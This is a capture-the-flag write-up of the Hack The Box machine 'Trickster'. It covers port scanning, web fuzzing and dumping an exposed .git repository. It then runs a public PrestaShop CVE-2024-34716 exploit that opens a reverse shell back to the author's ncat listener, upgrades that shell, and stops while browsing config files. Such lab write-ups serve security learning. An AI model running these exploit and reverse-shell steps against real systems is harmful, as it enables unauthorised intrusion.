Trickster

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.11.34
Lets try pinging it real quick

```
ping 10.10.11.24 -c 5

PING 10.10.11.24 (10.10.11.24) 56(84) bytes of data.
64 bytes from 10.10.11.24: icmp_seq=1 ttl=127 time=73.3 ms
64 bytes from 10.10.11.24: icmp_seq=2 ttl=127 time=73.8 ms
64 bytes from 10.10.11.24: icmp_seq=3 ttl=127 time=74.0 ms
64 bytes from 10.10.11.24: icmp_seq=4 ttl=127 time=127 ms
64 bytes from 10.10.11.24: icmp_seq=5 ttl=127 time=71.9 ms

--- 10.10.11.24 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 71.851/84.065/127.283/21.622 ms
```

Alright its up and im getting a good connection, Lets do some port scanning now

---

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.24 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Trickster git:(main)±2 (10.683s)
rustscan -a 10.10.11.34 --ulimit 5000
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
Port scanning: Because every port has a story to tell.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.34:22
Open 10.10.11.34:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-06 23:09 IST
Initiating Ping Scan at 23:09
Scanning 10.10.11.34 [2 ports]
Completed Ping Scan at 23:09, 0.07s elapsed (1 total hosts)
Initiating Connect Scan at 23:09
Scanning trickster.htb (10.10.11.34) [2 ports]
Discovered open port 22/tcp on 10.10.11.34
Discovered open port 80/tcp on 10.10.11.34
Completed Connect Scan at 23:09, 0.21s elapsed (2 total ports)
Nmap scan report for trickster.htb (10.10.11.34)
Host is up, received syn-ack (0.097s latency).
Scanned at 2024-11-06 23:09:21 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

ⓘ Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Now lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.34 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Trickster git:(main)±1 (13.377s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.34 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-06 23:11 IST
Nmap scan report for 10.10.11.34
Host is up (0.082s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8c:01:0e:7b:b4:da:b7:2f:bb:2f:d3:a3:8c:a6:6d:87 (ECDSA)
|_  256 90:c6:f3:d8:3f:96:99:94:69:fe:d3:72:cb:fe:6c:c5 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://trickster.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: _; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.33 seconds
```

ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 8c:01:0e:7b:b4:da:b7:2f:bb:2f:d3:a3:8c:a6:6d:87 (ECDSA)
| 256 90:c6:f3:d8:3f:96:99:94:69:fe:d3:72:cb:fe:6c:c5 (ED25519)
80/tcp open http Apache httpd 2.4.52
| http-title: Did not follow redirect to http://trickster.htb/
```

```
| http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: _; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets add trickster.htb to our host file or /etc/hosts

```
# Static table lookup for hostna
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb
10.10.11.196    stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb
10.10.11.232    clicker.htb
10.10.11.32     sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb
10.10.11.213    microblog.htb
10.10.144.3     cyprusbank.thm
10.10.11.37     instant.htb
10.10.11.34     trickster.htb
```

Now lets do directory fuzzing and vhost enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://trickster.htb -w /usr/share/wordlists/dirb/common.txt
-t 200 -r --scan-dir-listings
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Trickster git:(main)±3 (8.089s)
feroxbuster -u http://trickster.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://trickster.htb
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.11.0
 💉 Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 📂 Scan Dir Listings     │ true
 🏁 HTTP methods          │ [GET]
 📍 Follow Redirects      │ true
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      278c Auto-filtering found 404-like response and created new filter; toggle o
404      GET        9l       31w      275c Auto-filtering found 404-like response and created new filter; toggle o
503      GET       11l       42w      378c http://trickster.htb/aaa
503      GET       11l       42w      378c http://trickster.htb/96
503      GET       11l       42w      378c http://trickster.htb/04
503      GET       11l       42w      378c http://trickster.htb/14
503      GET       11l       42w      378c http://trickster.htb/100
503      GET       11l       42w      378c http://trickster.htb/about_us
503      GET       11l       42w      378c http://trickster.htb/a
```

pretty much all of these goes to 503 so lets move on to vhost enumeration


```
ffuf -u http://trickster.htb -H 'Host: FUZZ.trickster.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 200 -ac
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Trickster git:(main)±1 (3.971s)
ffuf -u http://trickster.htb -H 'Host: FUZZ.trickster.htb' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 200 -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://trickster.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.trickster.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [4989/4989] :: Job [1/1] :: 1600 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
```


Nothing here lets see this application now

Web Application

Default page




If u hover over this shop option it redirect to this



Lets add this to our /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
10.10.11.32     sightless.htb   sqlpad.sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb   nagios.monitored.htb
10.10.11.213    microblog.htb   app.microblog.htb
10.10.144.3     cyprusbank.thm  www.cyprusbank.thm
10.10.11.37     instant.htb     mywalletv1.instant.htb
10.10.11.34     trickster.htb   shop.trickster.htb
10.10.138.115   skycouriers.thm
~
```

Now lets see this page now



Now lets do directory fuzzing on this new subdomain

```
feroxbuster -u http://shop.trickster.htb -w
/usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Trickster git:(main)±3 (3m 8.74s)
feroxbuster -u http://shop.trickster.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings
403      GET        9l       28w      283c http://shop.trickster.htb/classes
403      GET        9l       28w      283c http://shop.trickster.htb/localization
200      GET     1043l     2429w    44981c http://shop.trickster.htb/password-recovery
200      GET        7l       17w      112c http://shop.trickster.htb/.git/config
200      GET        1l        2w       28c http://shop.trickster.htb/.git/HEAD
200      GET        1l       10w       73c http://shop.trickster.htb/.git/description
200      GET     1102l     2444w    46219c http://shop.trickster.htb/cart
200      GET     1155l     2446w    46526c http://shop.trickster.htb/login
200      GET     1423l     2799w    53083c http://shop.trickster.htb/registration
404      GET     1006l     2319w    43226c http://shop.trickster.htb/log
200      GET     1051l     2357w    44464c http://shop.trickster.htb/search
200      GET     1155l     2446w    46622c http://shop.trickster.htb/login?back=discount
200      GET     1071l     2387w    44984c http://shop.trickster.htb/guest-tracking
404      GET     1006l     2319w    43251c http://shop.trickster.htb/upload/
200      GET     1102l     2444w    46283c http://shop.trickster.htb/cart?action=show
200      GET        1l        3w       20c http://shop.trickster.htb/.git/COMMIT_EDITMSG
200      GET     1155l     2446w    46629c http://shop.trickster.htb/login?back=addresses
200      GET     1155l     2446w    46636c http://shop.trickster.htb/login?back=order-slip
200      GET     1155l     2446w    46615c http://shop.trickster.htb/login?back=history
200      GET     1155l     2446w    46648c http://shop.trickster.htb/login?back=order-follow
200      GET     1155l     2446w    46622c http://shop.trickster.htb/login?back=identity
200      GET     1155l     2446w    46636c http://shop.trickster.htb/login?back=my-account
404      GET     1006l     2319w        -c Auto-filtering found 404-like response and created new filter; toggle
403      GET        9l       28w        -c Auto-filtering found 404-like response and created new filter; toggle
200      GET        6l       43w      240c http://shop.trickster.htb/.git/info/exclude
200      GET      978l     2780w   316386c http://shop.trickster.htb/.git/index
200      GET        1l       11w      163c http://shop.trickster.htb/.git/logs/HEAD
200      GET        8l       32w      189c http://shop.trickster.htb/.git/hooks/post-update.sample
200      GET       77l      323w     2308c http://shop.trickster.htb/.git/hooks/sendemail-validate.sample
200      GET       24l      163w      896c http://shop.trickster.htb/.git/hooks/commit-msg.sample
200      GET       49l      279w     1643c http://shop.trickster.htb/.git/hooks/pre-commit.sample
200      GET       15l       79w      478c http://shop.trickster.htb/.git/hooks/applypatch-msg.sample
200      GET      169l      798w     4898c http://shop.trickster.htb/.git/hooks/pre-rebase.sample
200      GET       78l      499w     2783c http://shop.trickster.htb/.git/hooks/push-to-checkout.sample
200      GET       14l       69w      424c http://shop.trickster.htb/.git/hooks/pre-applypatch.sample
```

Login page and .git directory is are the most important here
Lets dump this git repo like this


```
/home/pks/.local/bin/git-dumper http://shop.trickster.htb/.git src/
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Trickster git:(main) (32.078s)
/home/pks/.local/bin/git-dumper http://shop.trickster.htb/.git src/

[-] Testing http://shop.trickster.htb/.git/HEAD [200]
[-] Testing http://shop.trickster.htb/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://shop.trickster.htb/.git/ [200]
[-] Fetching http://shop.trickster.htb/.gitignore [404]
[-] http://shop.trickster.htb/.gitignore responded with status code 404
[-] Fetching http://shop.trickster.htb/.git/logs/ [200]
[-] Fetching http://shop.trickster.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://shop.trickster.htb/.git/branches/ [200]
[-] Fetching http://shop.trickster.htb/.git/info/ [200]
[-] Fetching http://shop.trickster.htb/.git/hooks/ [200]
[-] Fetching http://shop.trickster.htb/.git/HEAD [200]
[-] Fetching http://shop.trickster.htb/.git/config [200]
[-] Fetching http://shop.trickster.htb/.git/description [200]
[-] Fetching http://shop.trickster.htb/.git/index [200]
[-] Fetching http://shop.trickster.htb/.git/refs/ [200]
[-] Fetching http://shop.trickster.htb/.git/logs/HEAD [200]
[-] Fetching http://shop.trickster.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://shop.trickster.htb/.git/info/exclude [200]
[-] Fetching http://shop.trickster.htb/.git/logs/refs/ [200]
[-] Fetching http://shop.trickster.htb/.git/hooks/commit-msg.sample [200]
[-] Fetching http://shop.trickster.htb/.git/hooks/fsmonitor-watchman.sample [200]
[-] Fetching http://shop.trickster.htb/.git/hooks/post-update.sample [200]
```

Lets see this folder now

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Trickster git:(main)±4 (0.025s)
ls -al

total 12
drwxr-xr-x 1 pks pks   96 Nov  6 23:49 .
drwxr-xr-x 1 pks pks  708 Nov  6 22:57 ..
-rw-r--r-- 1 pks pks  850 Nov  6 23:11 aggressiveScan.txt
-rw-r--r-- 1 pks pks 1446 Nov  6 23:11 allPortScan.txt
drwxr-xr-x 1 pks pks  284 Nov  6 23:49 src
-rw-r--r-- 1 pks pks 2634 Nov  6 23:50 Trickster.md

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Trickster git:(main)±3 (0.021s)
cd src

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Trickster/src git:(admin_panel) (0.024s)
ls -al

total 216
drwxr-xr-x 1 pks pks    284 Nov  6 23:49 .
drwxr-xr-x 1 pks pks     96 Nov  6 23:49 ..
drwxr-xr-x 1 pks pks    378 Nov  6 23:49 admin634ewutrx1jgitlooaj
-rw-r--r-- 1 pks pks   1305 Nov  6 23:49 autoload.php
-rw-r--r-- 1 pks pks   2506 Nov  6 23:49 error500.html
drwxr-xr-x 1 pks pks    128 Nov  6 23:50 .git
-rw-r--r-- 1 pks pks   1169 Nov  6 23:49 index.php
-rw-r--r-- 1 pks pks   1256 Nov  6 23:49 init.php
-rw-r--r-- 1 pks pks    522 Nov  6 23:49 Install_PrestaShop.html
-rw-r--r-- 1 pks pks   5054 Nov  6 23:49 INSTALL.txt
-rw-r--r-- 1 pks pks 183862 Nov  6 23:49 LICENSES
-rw-r--r-- 1 pks pks    863 Nov  6 23:49 Makefile
-rw-r--r-- 1 pks pks   1538 Nov  6 23:49 .php-cs-fixer.dist.php
```

There is this directory here admin63--- lets see this on the site here



Found a version here lets find an exploit for this

Gaining Access

Found this exploit : https://github.com/aelmokhtar/CVE-2024-34716

README

CVE-2024-34716_PoC

More technical details can be found on https://ayoubmokhtar.com/post/png_driven_chain_xss_to_remote_code_execution_prestashop_8.1.5_cve-2024-34716/

Installation

```
pip install -r requirements.txt
```

Usage

```
Usage: python exploit.py --url <host_url> --email <admin_email> --local-ip <local_ip> --admin-path <admin_path>
```

We need a email for this

Found here but we can also see the logs of our repo to see this

```
commit 0cbc7831c1104f1fb0948ba46f75f1666e18e64c (HEAD -> admin_panel)
Author: adam <adam@trickster.htb>
Date:   Fri May 24 04:13:19 2024 -0400

    update admin pannel
(END)
```

Now lets run it
First start a python server on port 5000 as it wanted

```
~/Testing/Trickster/CVE-2024-34716_PoC git:(main)±1
python3 -m http.server 5000
Serving HTTP on 0.0.0.0 port 5000 (http://0.0.0.0:5000/) ...
```

Now lets run this exploit

```
~/Testing/Trickster/CVE-2024-34716_PoC git:(main)±1 (58.597s)
python3 exploit.py --url http://shop.trickster.htb --email adam@trickster.htb --local-ip 10.10.16.80 --admin-path admin634ewutrx1jgitlooaj
        Url: http://shop.trickster.htb
        Email: adam@trickster.htb
        Local IP: 10.10.16.80
        Admin Path: admin634ewutrx1jgitlooaj
[X] Ncat is now listening on port 12345. Press Ctrl+C to terminate.
Exception in thread Thread-2 (run_http_server):
Traceback (most recent call last):
  File "/usr/lib/python3.12/threading.py", line 1075, in _bootstrap_inner
    self.run()
  File "/usr/lib/python3.12/threading.py", line 1012, in run
    self._target(*self._args, **self._kwargs)
  File "/home/pks/Testing/Trickster/CVE-2024-34716_PoC/exploit.py", line 48, in run_http_server
    with socketserver.TCPServer(("", PORT), CustomRequestHandler) as httpd:
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.12/socketserver.py", line 457, in __init__
    self.server_bind()
  File "/usr/lib/python3.12/socketserver.py", line 473, in server_bind
    self.socket.bind(self.server_address)
OSError: [Errno 98] Address already in use
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:12345
Ncat: Listening on 0.0.0.0:12345
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
id
GET request to http://shop.trickster.htb/themes/next/reverse_shell_new.php: 403
Ncat: Connection from 10.10.11.34:38458.
Linux trickster 5.15.0-121-generic #131-Ubuntu SMP Fri Aug 9 08:29:53 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 15:27:29 up  1:04,  1 user,  load average: 0.40, 0.27, 0.23
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
james    pts/1    10.10.14.148     15:06    1.00s  0.21s  0.21s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

And we have code execution lets upgrade this

```
$ uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
py
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@trickster:/$ ^Z
[1]  + 59078 suspended  python3 exploit.py --url http://shop.trickster.htb --email adam@trickster.htb

~/Testing/Trickster/CVE-2024-34716_PoC git:(main)±1
stty raw -echo;fg
[1]  + 59078 continued  python3 exploit.py --url http://shop.trickster.htb --email adam@trickster.htb

www-data@trickster:/$ export TERM=xterm
www-data@trickster:/$ ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   tmp  var
```

Lateral PrivEsc - 1

I found this file here

```
www-data@trickster:~/prestashop$ cd app
www-data@trickster:~/prestashop/app$ cd config
www-data@trickster:~/prestashop/app/config$ ls -al
total 92
drwxr-xr-x 4 www-data www-data 4096 Sep 13 12:24 .
drwxr-xr-x 5 www-data www-data 4096 Sep 13 12:24 ..
drwxr-xr-x 2 www-data www-data 4096 Sep 13 12:24 addons
drwxr-xr-x 2 www-data www-data 4096 Sep 13 12:24 api_platform
-rwxr-xr-x 1 www-data www-data 3421 Mar  7  2024 config.yml
-rwxr-xr-x 1 www-data www-data 1445 Mar  7  2024 config_dev.yml
-rwxr-xr-x 1 www-data www-data  538 Mar  7  2024 config_legacy.yml
-rwxr-xr-x 1 www-data www-data   45 Mar  7  2024 config_legacy_dev.yml
-rwxr-xr-x 1 www-data www-data  277 Mar  7  2024 config_legacy_prod.yml
-rwxr-xr-x 1 www-data www-data   49 Mar  7  2024 config_legacy_test.yml
-rwxr-xr-x 1 www-data www-data  819 Mar  7  2024 config_prod.yml
-rwxr-xr-x 1 www-data www-data 1445 Mar  7  2024 config_test.yml
-rwxr-xr-x 1 www-data www-data  862 Mar  7  2024 doctrine.yml
-rw-r--r-- 1 www-data www-data 3197 May 25 19:09 parameters.php
